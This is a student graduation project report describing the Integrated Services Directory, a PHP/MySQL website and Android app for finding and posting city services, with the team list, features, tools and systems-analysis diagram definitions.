

**Ministry of higher education
Culture science city at 6 Oct
Higher Institute for Computer Science and Information System**



Graduation Project

Integrated Services Directory (ISD)

Supervised By

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Assistant

Eng: Rana Elshishtawy.



Ministry of higher education

Culture science city at 6 Oct

Higher Institute for Computer Science and Information System



المجتمع العالمي لعلوم المعلوميات ونظم المعلومات

Integrated Services Directory (ISD)

Tasks	Name
FullStack Web Developer	41096 - طارق بدري احمد محمد
PHP Developer	41138 - عمرو محسن محمد حسن
DB Developer	40104 - احمد محسن حسن سويلم
System Analysis	41093 - صالح ابوالعلا علي محمد
System Analysis	41054 - عبدالله ربيع سليمان احمد
Website Designer	41116 - عبدالله شعبان يحيى محمد
Website Designer	41119 - عبدالله محمد ابوالحسن حسن
Android Developer	41208 - محمود خلف الله محمد السيد

Project Objectives

The overall objective of this project is to build an integrated services guide for cities to get the best services available in the city that helps people to search for services, find what suits their needs, and get the best. Those services could be clinics, hospitals, supermarkets, clubs, hotels apartments, and all other services. Those services are provided and posted by other users of the application.

Benefits of the project:

1. Saving time, as you can search services and contact their provider home.
2. Fast Access, as you can get what you need by simple way.
3. Integrity, as you can explore your city and know about all the new services around you.
4. Previous reviews of people who have been used this service.
5. Connecting People, services provider and services users.

How to use ISD

You can use our website <http://isd2020.gq> or download our mobile application <http://isd2020.gq/download>

→ First if you are a normal user and want to search for a service:

1. You must create an account on the site or application
2. Active your account, Select your city and start searching for the service.
3. Search results include all available services and location on the map and evaluation of each service by users.
4. You can give your opinion and evaluation of the service.

→ Second, if you are a service provider:

1. You must create an account on the site or application.
2. You must specify your city.
3. Choose "Add Service"
4. You must enter the name, description, phone of the service, and specify the location on the map.
5. You can uploaded image for the service.
6. You will receive notifications when users comments on your service.

→ Finally all services are accepted by admin before posting it in active page.

SYSTEM FEATURES

- Sign in
- Sign up
- Search for a service (with some specifications)
- Control and Complete Your Profile
- Add and Control Your Services
- Add new Service
- Edit your Service
- Hide or delete your Service

Project Platforms

Android APP



Responsive Website



Development Languages & Tools

Android APP

- Android Studio
- Java JDK
- XML
- Json

Webiste


- **(Sublime Text Editor) For Coding the design into Static site will use these languages:**
 1. Html
 2. Css3
 3. JavaScript
 4. Jquery
 5. Materialize
- **Languages used in development server side phase:**
 - PHP (scripting language)
 - MySQL (database Language)

SYSTEM ANALYSIS

SYSTEM ANALYSIS : is the dissection of a system into its component pieces to study how those component pieces interact and work.


Context Diagram

Is a diagram that defines the boundary between the system, or part of a system and its environment showing the entities that interact with it.




Sequence Diagram

A sequence diagram shows object interactions arranged in time sequence. It depicts the objects and classes involved in the scenario and the sequence of messages exchanged between the objects needed to carry out the functionality of the scenario.



Use Case


- Is a list of actions or event steps. The actor can be a human or other external system.




flowchart

- Also called: process flowchart or process flow diagram.
- A flowchart is a picture of the separate steps of a process in sequential order.

